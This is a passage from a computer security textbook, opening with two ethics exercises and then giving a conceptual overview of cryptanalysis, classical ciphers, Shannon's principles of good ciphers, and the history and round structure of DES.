11. Prepare an argument for or against the proposition that the following is ethical behavior. You are running in an election for head of the sanitation department. Your opponent, the incumbent, is well liked; you know you will have strong competition. You write a story alleging that your opponent has developed a process to turn garbage into gold and stands to get rich from his access to city garbage. You know that not only is the story untrue, it is so incredible that almost nobody would believe it. Nevertheless, you plant it anonymously on the web and give it some interesting keywords to help search engines find it. Sure enough, about one week before election day, not only do people discover it but they start furiously sending it to each other, your town sets a new high in email traffic, and you win in a landslide. When questioned about this event years later, you shrug your shoulders and say, "It's the Internet: People who believe what they read there deserve just what they get."

12. Prepare an argument for or against the proposition that the following is ethical behavior. You are a medical researcher developing a new treatment for a serious condition. You have a drug that has done well in limited trials, but a competitor has a drug that seems more effective. One day you discover the competitor's network and find, to your amazement, that you can access internal machines, including a machine that seems to have trial results for your competitor's drug. You carefully change the statistics so that your product compares more favorably. Does the argument change if you change your data, not the competitor's? Does the argument change if the data concern snake migration patterns?

12. Details of Cryptography

In this chapter:

- Cryptology, cryptanalysis
 - Symmetric encryption: DES, AES, and RC2, RC4, RC5, and RC6
 - Asymmetric encryption: RSA
 - Message digests: SHA
 - Digital signatures: Elliptic curve cryptosystems, El Gamal, and DSA/DSS
 - Quantum cryptography
-

A user's manual describes the interface to and functions of a software product. If you really want to know how a piece of software is built, how it works, how to embed it in another piece of software, or what its detailed specifications are, you need a different kind of documentation. You do not normally need any of these advanced topics to use the software, however.

This chapter complements the discussion of encryption presented in [Chapter 2](#). In that earlier chapter we introduced cryptography as a tool we then used many times in later chapters. For many people the user's manual to cryptography will be sufficient. But for people who want or need more details on the topic, we expand on cryptography in this chapter.

We begin with an introduction to cryptanalysis. Although throughout this book we have shown how technology fails or can be made to fail, we have not yet delved deeply into the rich topic of overcoming the protections of cryptography. After describing types of failings, we consider potential and real shortcomings of well-known cryptographic algorithms and implementations. We conclude this chapter with some applications in which cryptography is embedded: hash codes and digital signatures.

You should not expect this chapter to prepare you to appreciate the nuances of cryptography, much less to design your own cryptographic algorithms. Cryptography is a specialized topic that depends on several areas of mathematics and theoretical computer science, including number theory, finite field algebra, computational complexity, and logic. After reading this overview, you would need to develop a significant background to study cryptography in depth. And we caution you strongly against studying a little cryptography and concluding that you can design your own secure cryptosystem. The field of cryptography is littered with failed approaches designed even by experts, so nonexperts are well advised to “leave the driving to the professionals.” See, for example, [Sidebar 12-1](#) on the perils of inventing your own cryptography.

Sidebar 12-1 Mafia Boss Uses Encryption

Arrested in Sicily in April 2006, the reputed head of an Italian Mafia family, Bernardo Provenzano, made notes, *pizzini* in the Sicilian dialect. When arrested, he left approximately 350 of the notes behind. In the *pizzini* he gives instructions

to his lieutenants regarding particular people.

Instead of writing the name of a person, Provenzano used a variation of the Caesar cipher in which letters were replaced by numbers: A by 4, B by 5, ... Z by 24 (there are only 21 letters in the Italian alphabet). So in one of his notes the string "... I met 512151522 191212154 and we agreed that we will see each other after the holidays ...," refers to Binu Riina, an associate arrested soon after Provenzano [[LOR06](#)]. Police decrypted notes found before Provenzano's arrest and used clues in them to find the boss, wanted for 40 years.

All notes appear to use the same encryption, making them trivial to decrypt once police discerned the pattern.

Suggestions we might make to Sig. Provenzano: use a strong encryption algorithm, change the encryption key from time to time, and hire a cryptologist.

12.1 Cryptology

In this section we study two related things: inventing codes and breaking them. Sports players learn offensive moves by studying defensive maneuvers, and vice versa. Therefore, we present the primitive aspects of making and breaking codes together.

Cryptanalysis

Remember from [Chapter 2](#) that cryptanalysis is the act of studying a cryptographic algorithm, its implementation, plaintext, ciphertext, and any other available information to try to break the protection of encryption.

A cryptanalyst can attempt to do any or all of six different things:

- Break (decrypt) a single message.
- Recognize patterns in encrypted messages, so as to break subsequent ones by applying a straightforward decryption algorithm.
- Infer some meaning without even breaking the encryption, such as noticing an unusual frequency of communication or determining something by whether the communication was short or long.
- Easily deduce the key to break one message, and perhaps subsequent ones.
- Find weaknesses in the implementation or environment of use of encryption by the sender.
- Find general weaknesses in an encryption algorithm, without necessarily having intercepted any messages.

In addition to these attacks, one other approach is worth mentioning, although it does not directly involve the encryption itself. An attacker can try to obtain data before encryption or after decryption, for example, by tapping a communications line or modifying a program or the operating system. Although not a cryptographic technique, this method does reinforce that an attacker must be expected to use any means to obtain the desired data.

Plaintext Only

Code-breakers will use anything they can obtain. The most readily available input is the ciphertext of a single message, but that may also be the hardest puzzle to solve. Analysts look for patterns, similarities, and discontinuities, but with little data to analyze, those signs are elusive. For this reason, code-breakers like to obtain large amounts of data—many messages—encrypted alike, as can happen when a sender does not change its encryption key often.

Plaintext and Ciphertext

Even better is to get a plaintext–ciphertext pair, because that find lets the analyst see what transformations occurred.

Full or Partial Plaintext

The analyst may be fortunate enough to have a sample message and its decipherment. For example, a diplomatic service may have intercepted an encrypted message, suspected to be the text of an official statement. If the official statement (in plaintext) is subsequently released, the interceptor has both C and P and need only deduce the E for which $C = E(P)$ to find D . In this case the analyst is attempting to find E (or D) by using a **known plaintext** attack.

The analyst may have additional information, too. For example, the analyst may know that the message was intercepted from a diplomatic exchange between Germany and Austria. From that information, the analyst may guess that the words Bonn, Vienna, and Chancellor appear in the message. Alternatively, the message may be a memorandum to the sales force from a corporate president, and the memo would have a particular form (To: Sales Force, From: The President, Subject: Weekly Sales Update, Date: nn/nn/nn).

In these cases, the analyst can use what is called a **probable plaintext** analysis. After doing part of the decryption, the analyst may find places where the known message fits with the deciphered parts, thereby giving more clues about the total translation.

Sometimes the analyst is lucky enough to obtain a copy of the encryption algorithm or machine, a situation described in [Sidebar 12-2](#). In this instance the analyst can generate many messages, run them through the machine, and see the result.

Sidebar 12-2 Human Fallibility Led to Cracked Codes

Kahn [[KAH96](#)] describes the history of the Enigma machine, a mechanical tool used by the Germans in World War II to scramble messages and prevent the enemy from understanding them. Enigma was based on revolving wheels, or rotors, that were wired together and connected to a typewriter keyboard. There were so many ways to encrypt a message that even if 1,000 analysts tried four different ways each minute, all day, every day, it would have taken the team 1.8 billion years to test them all.

So how did the Allies break the encryption? First, they made use of the likely chatter over the wires about each day's events. By guessing that the Germans would be discussing certain places or issues, the Allies found sections of scrambled text that they could relate to the original messages, or cleartext. Next, they concentrated on Luftwaffe messages.

Counting on the likelihood that the Luftwaffe signalmen were not as well trained as those in the Army or Navy, the Allies then watched for slip-ups that increased the odds of understanding the encrypted messages. For instance, Luftwaffe signalmen often used “a girlfriend’s name for a key setting or beginning a second message with the same setting as that left at the ending of the first.” Such knowledge enabled the Allies to determine some of the Luftwaffe’s plans during the Battle of Britain.

Thus, sophisticated technology can be trumped when control protocols are not followed carefully and completely.

Ciphertext of Any Plaintext

The analyst, having infiltrated the sender’s transmission process, could advantageously cause messages to be encrypted and sent at will. This attack is called a **chosen plaintext** attack. For instance, the analyst could insert records into a database and observe the change in statistics after the insertions. Linear programming sometimes enables such an analyst to infer data in the database that should be kept confidential. Alternatively, an analyst may tap wires in a network and so notice the effect of sending a particular message to a particular network user. The cryptanalyst may be an insider or have an inside colleague who could cause certain transactions to be reflected in ciphertext; for example, the insider may forward messages resulting from receipt of a large order. A chosen plaintext attack favors the analyst. Another desirable situation is for the analyst to force the enemy to put particular content into the ciphertext stream, a situation described in [Sidebar 12-3](#).

Sidebar 12-3 Hidden Meanings Changed the Course of World War II

In the spring of 1942, the United States was fighting Japan in the Pacific. American cryptanalysts had cracked some of the Japanese naval codes, but they did not understand the extra encoding the Japanese used to describe particular sites. A message intercepted by the United States told the Allies’ officers that “AF” was to be the target of a major assault. The U.S. Navy suspected that the assault would be on Midway island, but it needed to be sure.

Commander Joseph Rochefort, head of the U.S. Navy’s cryptography center at Pearl Harbor, devised a clever plan to unearth the meaning of “AF.” He directed the naval group at Midway to send a message, requesting fresh water, saying that the water distillery had been damaged. Soon, the United States intercepted a Japanese message indicating that “AF” was short of water—verifying that “AF” indeed meant Midway! [[SEI01](#)]

Other Weaknesses

A cryptanalyst works against humans, who can be hurried, lazy, careless, naïve, or uninformed. Humans sometimes fail to change cryptographic keys when needed, broadcast cryptographic keys in the clear, or choose keys in a predictable manner. That is, the algorithm may be strong and the implementation effective, but the people using it fail in some way and open up the ciphertext to detection. People have been known to

carelessly discard sensitive material that could give a spy access to plaintext by matching known ciphertext. And humans can sometimes be bribed or coerced.

Not only are people fallible, but so are hardware and software implementations. Sometimes hardware fails in predictable ways, such as when disk-reading heads lose their track alignment, so sensitive data thought to be erased are still on the disk. At other times, seemingly small things can weaken an otherwise strong approach. For example, in one attack, the analyst accurately measured the electricity being used by a computer performing an encryption and deduced the key from the difference in power used to compute a 1 versus a 0.

These problems are separate from issues of the algorithm itself, but they offer ways that a cryptanalyst can approach the task of breaking the code. Remember that the only rule that applies to the attacker is that there are no rules. An example of “anything that works” in cryptanalysis is described in [Sidebar 12-4](#).

Sidebar 12-4 Really Cold Data

Alex Halderman and a research team at Princeton University investigated a novel way to obtain cryptographic keys [[HAL08a](#)]. Computer memory chips, dynamic random access memory modules (DRAMs), lose their contents after they lose power. For all practical purposes data values disappear on power-off.

The performance of semiconductors at low temperatures varies from their behavior at room temperature. Because most semiconductors are used within a narrow temperature range (-20°C to $+40^{\circ}\text{C}$, for example) the effect is not important. But cryptanalysis is “no holds barred” combat.

As Halderman’s team explains, however, the DRAM data loss is not immediate. Data remain for a few seconds and the loss is gradual, not instantaneous. They found reports of a semiconductor device that held its data for a week when maintained in liquid nitrogen, approximately -200°C ; they ran their own test and found only 0.17 percent data loss after 60 minutes in liquid nitrogen without power outside the computer.

Most attackers are not walking around with a container of liquid nitrogen. Halderman’s team used a readily available alternative: electronics shops sell aerosol cans of “canned air,” a spray to blow dust and other impurities out of electronics. Despite the name, these cans contain compressed gasses, a compressed fluorohydrocarbon refrigerant, that is approximately -50°C in liquid form, and the liquid can leak out if the can is inverted. Halderman’s team used such products in their experiments, finding that they could preserve memory contents for several minutes.

So how does a computer chip lead to cryptanalysis? Encryption and decryption both require the key. If an application performs cryptography for a user, it has to store the key somewhere, usually in memory to be available for feeding into the encryption or decryption routine. Especially helpful is that encryption programs often precompute part of their work, trading an amount of memory space (to store precomputed tables) for the time saved by reducing the work to do each encryption or decryption. The pattern of these precomputed

tables helps the team locate such tables in memory, making them easier to find than, say, a bank account number. Because Halderman's team can preserve the contents of a memory chip, they have enough time to copy its entire contents to another stable medium before it decays seriously. Once the data are on a nonvolatile medium, the analysts have the luxury of time to perform detailed forensic analysis on memory, looking for clues that show where keys are stored.

Admittedly, this example shows a highly creative (some people might say bizarre or even pathological) approach to obtaining sensitive data. Nevertheless, it exemplifies two points we originally make in [Chapter 1](#): First, the attacker can use any tools or techniques; there is no concept of “playing nicely” in cryptanalysis (or in security). Second, motivation matters; a highly motivated attacker has incentive to develop and use highly sophisticated attacks that may yield a rich payoff.

This background information has readied you to study widely used encryption schemes today. Using these schemes is fairly easy, even though the detailed construction of the algorithms can be quite complex. As you study the three algorithms, keep in mind the possibility that cryptanalysts are also working to defeat these encryptions.

Cryptographic Primitives

Cryptography involves two basic techniques: replacing and shuffling. These operations can be applied in complex patterns. With computers, the complexity of the patterns is limited only by the time one is willing to devote to the encryption and decryption processes.

Substitution and Transposition

The two cryptographic primitives are substitution and transposition. In a **substitution**, one set of bits is exchanged for another. If the encryption works on alphabetic letters, each letter can be replaced by another, much like the cryptogram puzzles published in some newspapers. Substitutions can also be done on bytes or data blocks of other sizes. The substitution involves a simple table lookup, so it can be done quickly, and a hardware cryptographic processor can be optimized with the substitution table encoded within the processor's memory.

A weakness of substitution is its regularity. In a letter-based substitution, if E is always replaced by p, the frequency of the ciphertext p will match that of plaintext E, giving a clue to the analyst. For this reason, substitutions are seldom used on their own. At times the substitution table is changed, so that, for example, E is replaced sometimes by p and sometimes by w. This use of multiple replacements helps smooth out apparent patterns in the output ciphertext.¹

¹. The Engima machine, mentioned in [Sidebar 12-2](#), was a substitution code device used by Germans in World War II. See the description by David Kahn [[KAH96](#)] of how it changed the substitution with each letter in a complex but algorithmic (and hence reversible) way.

Transposition involves rearranging the order of the ciphertext to break any repeating patterns in the underlying plaintext. Some newspapers also publish puzzles of individual words, the letters of which have been scrambled. Solvers of these puzzles look for

common letter patterns, such as Q followed by U, E-D, I-N-G, and terminal S. If transposition is used by itself, these orthographic patterns help solve the puzzle.

Many cryptographic algorithms involve both substitution and transposition; the substitution smooths the distribution of ciphertext output and the transposition breaks up apparent patterns of succeeding plaintext units.

Confusion and Diffusion

Two additional important concepts are related to the amount of work required to perform an encryption. An encrypting algorithm should take the information from the plaintext and transform it so that the interceptor cannot readily recognize the message. The interceptor should not be able to predict what will happen to the ciphertext by changing one character in the plaintext. We call this characteristic **confusion**. An algorithm providing good confusion has a complex functional relationship between the plaintext/key pair and the ciphertext. In this way, an interceptor will need a long time to determine the relationship between plaintext, key, and ciphertext; therefore, the interceptor will take a long time to break the code. Substitution achieves confusion.

The cipher should also spread the information from the plaintext over the entire ciphertext so that changes in the plaintext affect many parts of the ciphertext. This principle is called **diffusion**, the characteristic of distributing the information from single plaintext letters over the entire output. Good diffusion means that the interceptor needs access to much of the ciphertext to be able to infer the algorithm. Transposition achieves diffusion.

One-Time Pads

A **one-time pad** is sometimes considered the perfect cipher. It is a pure substitution cipher. The name comes from an encryption method in which a large, nonrepeating set of keys is written on sheets of paper, glued together into a pad. For example, if the keys are 20 characters long and a sender must transmit a message 300 characters in length, the sender would tear off the next 15 pages of keys. The sender would write the key letters one at a time above the letters of the plaintext and encipher each plaintext with a prearranged substitution involving each plaintext letter and the key value written above it. The sender would then destroy the used keys.

For the encryption to work, the receiver needs a pad identical to that of the sender. Upon receiving a message, the receiver takes the appropriate number of keys and decipheres the message as if it were a plain substitution with a long key. Essentially, this algorithm gives the effect of a key as long as the number of characters in the pad.

The one-time pad method has two problems: the need for absolute synchronization between sender and receiver, and the need for an unlimited number of keys. Although generating a large number of random keys is no problem, printing, distributing, storing, and accounting for such keys are problems.

Long Random Number Sequences

A close approximation of a one-time pad for use on computers is a random number generator. In fact, computer random numbers are not random; they really form a sequence with a very long period (that is, they go for a long time before repeating the sequence). In

practice, a generator with a long period can be acceptable for a limited amount of time or plaintext.

To use a random number generator, the sender with a 300-character message would interrogate the computer for the next 300 random numbers and use one number to encipher each character of the plaintext message.

The Vernam Cipher

The **Vernam cipher** is a type of one-time pad devised by Gilbert Vernam for AT&T. The Vernam cipher is immune from most cryptanalytic attacks. The basic encryption involves an arbitrarily long nonrepeating sequence of numbers that are combined with the plaintext. Vernam’s invention used an arbitrarily long punched paper tape that fed into a teletype machine. The tape contained random numbers that were combined with characters typed into the teletype. The sequence of random numbers had no repeats, and each tape was used only once. As long as the key tape does not repeat or is not reused, this type of cipher is immune from cryptanalytic attack because the available ciphertext does not display the pattern of the key. A model of this process is shown in [Figure 12-1](#).




FIGURE 12-1 Vernam Cipher

Book Ciphers

Another source of supposedly “random” numbers is any book, piece of music, or other object of which the structure can be analyzed. Both the sender and receiver need access to identical objects. For example, a possible one-time pad can be based on a telephone book. The sender and receiver might agree to start at page 35 and use two middle digits (*ddd-DDdd*) of each seven-digit phone number, mod 26, as a key letter for a substitution cipher. They use an already agreed-on table (a Vigenère tableau) that has all 26 letters.

Any book can provide a key. The key is formed from the letters of the text, in order. This type of encryption was the basis for Ken Follett’s novel, *The Key to Rebecca*, in which Daphne du Maurier’s famous thriller *Rebecca* acted as the source of keys for spies in World War II. Were the sender and receiver known to be using a popular book, such as *The Key to Rebecca*, the bible, or *Security in Computing*, it would be easier for the cryptanalyst to try books against the ciphertext, rather than look for patterns and use sophisticated tools. Of course, the analyst has to deduce the correct book.

We want to stress that these one-time pads and pseudo-one-time pads cannot repeat. If there is any repetition, the interceptor gets two streams of ciphertext: one for one block of plaintext, the other for a different plaintext, but both encrypted with the same key. The interceptor combines the two ciphertexts in such a way that the keys cancel each other out, leaving a combination of the two plaintexts. The interceptor can then do other analyses to expose patterns in the underlying plaintexts and give some likely plaintext elements. The worst case is that the user simply starts the pad over for a new message, for the interceptor may then be able to determine how to split the plaintexts and unzip the two plaintexts intact.

Statistical Analysis

Text in any natural language has patterns. First are the frequencies of the letters themselves. The letters A, E, O, and T account for approximately 40 percent of all letters used in standard English text, and those letters plus N and I account for 50 percent. Furthermore, certain letter pairs, such as EN, RE, ER, and NT, and triples, such as ENT, ION, AND, and ING, occur with high frequency.² Alphabetic languages other than English have similar results.

² Note that the exact frequencies vary depending on the text being considered: A count of letters in a dictionary would be slightly different from that of a newspaper, a technical report, or the King James Bible because the words used are drawn from a skewed source in each case.

Even non-language plaintext often reveals irregularities in distribution: Machine language, for example, reflects the operation codes of popular instructions, and program source code reflects the keywords of the language and programmers' choices for variable names.

To the cryptanalyst these frequency distributions are helpful because they reflect certain irregularities of the underlying language that may be exhibited in the output ciphertext.

What Makes a “Secure” Encryption Algorithm?

Encryption algorithms abound, including many techniques beyond those we discuss in this book. Suppose you have text to encrypt. How do you choose an encryption algorithm for a particular application? To answer this question, reconsider what we have learned so far about encryption. We looked at two broad classes of algorithms: substitutions and transpositions. Substitutions “hide” the letters of the plaintext, and multiple substitutions dissipate high letter frequencies to make it harder to determine how the substitution is done. By contrast, transpositions scramble text so that adjacent-character analysis fails.

For each type of encryption we considered, we described the advantages and disadvantages. But there is a broader question: What does it mean for a cipher to be “good”? The meaning of *good* depends on the intended use of the cipher. A cipher to be used by military personnel in the field has different requirements from one to be used in a secure installation with substantial computer support. In this section, we look more closely at the different characteristics of ciphers.

Shannon’s Characteristics of “Good” Ciphers

In 1949, Claude Shannon [[SHA49](#)] proposed several characteristics that identify a good cipher.

1. The amount of secrecy needed should determine the amount of labor appropriate for the encryption and decryption.

Principle 1 is a reiteration of the principle of timeliness from [Chapter 1](#) and of the earlier observation that even a simple cipher may be strong enough to deter the casual interceptor or to hold off any interceptor for a short time.

2. The set of keys and the enciphering algorithm should be free from complexity.

This principle implies that we should restrict neither the choice of keys nor the types of plaintext on which the algorithm can work. For instance, an algorithm that works only on plaintext having an equal number of A's and E's is useless. Similarly, it would be difficult to select keys such that the sum of the values of the letters of the key is a prime number. Restrictions such as these make the use of the encipherment prohibitively complex. If the process is too complex, it will not be used. Furthermore, the key must be transmitted, stored, and remembered, so it must be short (for hand implementation, at least).

3. The implementation of the process should be as simple as possible.

Manual implementation motivated principle 3: A complicated algorithm is prone to error or likely to be forgotten. With the development and popularity of digital computers, algorithms far too complex for hand implementation became feasible. Still, the issue of complexity is important. People will avoid an encryption algorithm whose implementation process severely hinders message transmission, thereby undermining security. And a complex algorithm is more likely to be programmed incorrectly.

4. Errors in ciphering should not propagate and cause corruption of further information in the message.

Principle 4 acknowledges that humans make errors in their use of enciphering algorithms. One error early in the process should not throw off the entire remaining ciphertext. For example, dropping one letter in a transposition throws off the entire remaining encipherment. Unless the receiver can determine where the letter was dropped, the remainder of the message will be unintelligible. By contrast, reading the wrong row or column for a table-driven substitution affects only one character—remaining characters are unaffected.

5. The size of the enciphered text should be no larger than the text of the original message.

Behind principle 5 is the idea that a ciphertext that expands dramatically in size cannot possibly carry more information than the plaintext, yet it gives the cryptanalyst more data from which to infer a pattern. Furthermore, a longer ciphertext implies more space for storage and more time to communicate.

These principles were developed before the ready availability of digital computers, even though Shannon was aware of computers and the computational power they represented. Thus, some of the concerns he expressed about hand implementation are not really limitations on computer-based implementation. For example, a cipher's implementation on a computer need not be simple, as long as the time complexity of the implementation is tolerable. Nevertheless, the rationale implied by these principles is to a large degree still

valid.

Properties of “Trustworthy” Encryption Systems

Commercial users have several requirements that must be satisfied when they select an encryption algorithm. Thus, when we say that encryption is “commercial grade,” or “trustworthy” we mean that it meets these constraints:

- *It is based on sound mathematics.* Good cryptographic algorithms are not just invented; they are derived from solid principles.
- *It has been analyzed by competent experts and found to be sound.* Even the best cryptographic experts can think of only so many possible attacks, and the developers may become too convinced of the strength of their own algorithm. Thus, a review by critical outside experts is essential.
- *It has stood the “test of time.”* As a new algorithm gains popularity, people continue to review both its mathematical foundations and the way it builds upon those foundations. Although a long period of successful use and analysis is not a guarantee of a good algorithm, the flaws in many algorithms are discovered relatively soon after their release.

Three algorithms are popular in the commercial world: DES (data encryption standard), RSA (Rivest–Shamir–Adelman, named after the inventors), and AES (advanced encryption standard). These three (as well as others) meet our criteria for commercial-grade encryption. In the next sections we cover DES, AES, and RSA, three algorithms outlined in [Chapter 2](#). In this chapter we delve more deeply into the internal structures. We do not go into complete detail on these algorithms because the referenced defining documents do that well, as well as elaborating on design choices and rationale for any interested readers.

12.2 Symmetric Encryption Algorithms

For centuries, national military and diplomatic services have used cryptography to protect their secrets. In fact, the history of cryptography (beautifully told in David Kahn’s book [[KAH96](#)] or the abbreviated version [[KAH67](#)], if you can find it) almost exclusively involves governments protecting things from other governments.

As digital computers became popular, companies who used those computers found they needed to protect data against exposure to competitors, as well as to ensure their workers’ privacy. And, as networking became more popular, they needed to prevent problems from faulty transmissions. So, for reasons of confidentiality and integrity, businesses and even some individuals began to search for encryption. Recognizing that lack of reliably high quality encryption would hold back commerce, the U.S. Department of Commerce, through its National Bureau of Standards, took steps to make solid encryption available for industry.

DES

The Data Encryption Standard grew out of a project developed by IBM, which was at the time probably the largest supplier of mainframe computers to private industry. IBM figured that many of its customers would find encryption useful.

Background and History

In the early 1970s, the U.S. National Bureau of Standards (NBS), later renamed the National Institute for Standards and Technology (NIST), recognized that the general public needed a secure encryption technique for protecting sensitive information. Historically, the U.S. Department of Defense and the Department of State had had continuing interest in encryption systems for protecting military and diplomatic secrets; it was thought that these departments were home to the greatest expertise in cryptology. However, precisely because of the sensitive nature of the information they were encrypting, the departments could not release any of their work. Thus, the responsibility for a more public encryption technique was delegated to the NBS, an agency of the U.S. Department of Commerce.

At the same time, several private vendors had developed mechanical or software encryption devices that individuals or firms could buy to protect their sensitive communications. The difficulty with this commercial proliferation of encryption techniques was exchange: Two users with different devices could not exchange encrypted information. Furthermore, no independent body was capable of extensively testing the devices to verify that they properly implemented their algorithms, or even that the algorithms were worth using.

It soon became clear that encryption was ripe for assessment and standardization, to promote the ability of unrelated parties to exchange encrypted information and to provide a single encryption system that could be rigorously tested and publicly certified. As a result, in 1972 the NBS called for proposals for producing a public encryption algorithm. The call specified desirable criteria for such an algorithm:

- able to provide a high level of security
- specified and easy to understand
- publishable, so that security does not depend on the secrecy of the algorithm
- available to all users
- adaptable for use in diverse applications
- economical to implement in electronic devices
- efficient to use
- able to be validated
- exportable

The NBS envisioned providing the encryption as a separate hardware device. To allow the algorithm to be public, NBS hoped to reveal the algorithm itself, basing the security of the system on the keys (which would be under the control of the users).

Few organizations responded to the call, so the NBS issued a second announcement in August 1974. The most promising submission was the **Lucifer** algorithm on which IBM had been working for several years. This idea had been published earlier, so the basic algorithm was already public and had been open to scrutiny and validation. Although lengthy, the algorithm was straightforward, a natural candidate for iterative implementation in a computer program. Furthermore, unlike some algorithms that use arithmetic on 500- or 1,000-digit or longer binary numbers (far larger than most machine

instructions could handle as a single quantity), Lucifer used only simple logical operations on relatively small data blocks. Thus, the algorithm could be implemented fairly efficiently in either hardware or software on conventional computers.

The data encryption algorithm developed by IBM for NBS was based on Lucifer, and it became known as the **Data Encryption Standard (DES)**, although its proper name is DEA (Data Encryption Algorithm) in the United States and DEA1 (Data Encryption Algorithm-1) in other countries. Then, NBS called on the Department of Defense through its National Security Agency (NSA) to analyze the strength of the encryption algorithm, and IBM changed it slightly. Finally, the NBS released the algorithm for public scrutiny and discussion.

DES was officially adopted as a U.S. federal standard [[NBS77](#)] in November 1976, authorized by NBS for use on all public and private sector unclassified communication. Eventually, DES was accepted as an international standard by the International Standards Organization.

DES Algorithm

The algorithm leverages the two techniques Shannon identified to conceal information: confusion and diffusion. That is, the algorithm accomplishes two things: ensuring that the output bits have no obvious relationship to the input bits and spreading the effect of one plaintext bit to other bits in the ciphertext. Substitution confuses, transposition diffuses. In general, plaintext is affected by a series of cycles of a substitution followed by a permutation.

We do not detail the full DES algorithm here because it is fully documented in the original definition document [[NBS77](#)]. However, we do want you to see the basic structure of the algorithm so you can appreciate the origin of its cryptographic strength.

The basis of DES is two different ciphers, applied alternately. Shannon noted that two weak but complementary ciphers can be made more secure by being applied together (called the “product” of the two ciphers) alternately, in a structure called a **product cipher**.

After initialization, the DES algorithm operates on blocks of data. It splits a data block in half, scrambles each half independently, combines the key with one half, and swaps the two halves. This process is repeated 16 times. It is an iterative algorithm using just table lookups and simple bit operations. Although the bit-level manipulations of the algorithm are complex, the algorithm itself can be implemented quite efficiently. Data manipulations are on bit strings ranging from 32 to 64 bits, using only table lookups, logical operations (AND, OR, exclusive OR, (XOR)), and bit shifts and rotations, making these procedures ideal for implementation on computers with 32- or 64-bit word sizes.

Input to DES is divided into blocks of 64 bits. The 64 data bits are permuted by a so-called initial permutation. The data bits are transformed by a 64-bit key (of which only 56 bits are used). The key is reduced from 64 bits to 56 bits by the dropping of bits 8, 16, 24, ... 64 (where the most significant bit is named bit “1”). The ignored bits are assumed to be parity bits that carry no information in the key.

Next begins the sequence of operations known as a **cycle**. The 64 permuted data bits are

broken into a left half and a right half of 32 bits each. For a 32-bit right half to be combined with a 64-bit key, two changes are needed. First, the algorithm expands the 32-bit half to 48 bits by repeating certain bits, while reducing the 56-bit key to 48 bits by choosing only certain bits according to tables called S-boxes. These last two operations are called **expansion permutations** and **permuted choice**.

The key is shifted left by a number of bits and also permuted. The key is combined with the right half, which is then combined with the left half. The result of these combinations becomes the new right half; the old right half becomes the new left half. This sequence of activities, which constitutes a cycle, is shown in [Figure 12-2](#). The cycles are repeated 16 times. After the last cycle is a final permutation, which is the inverse of the initial permutation.

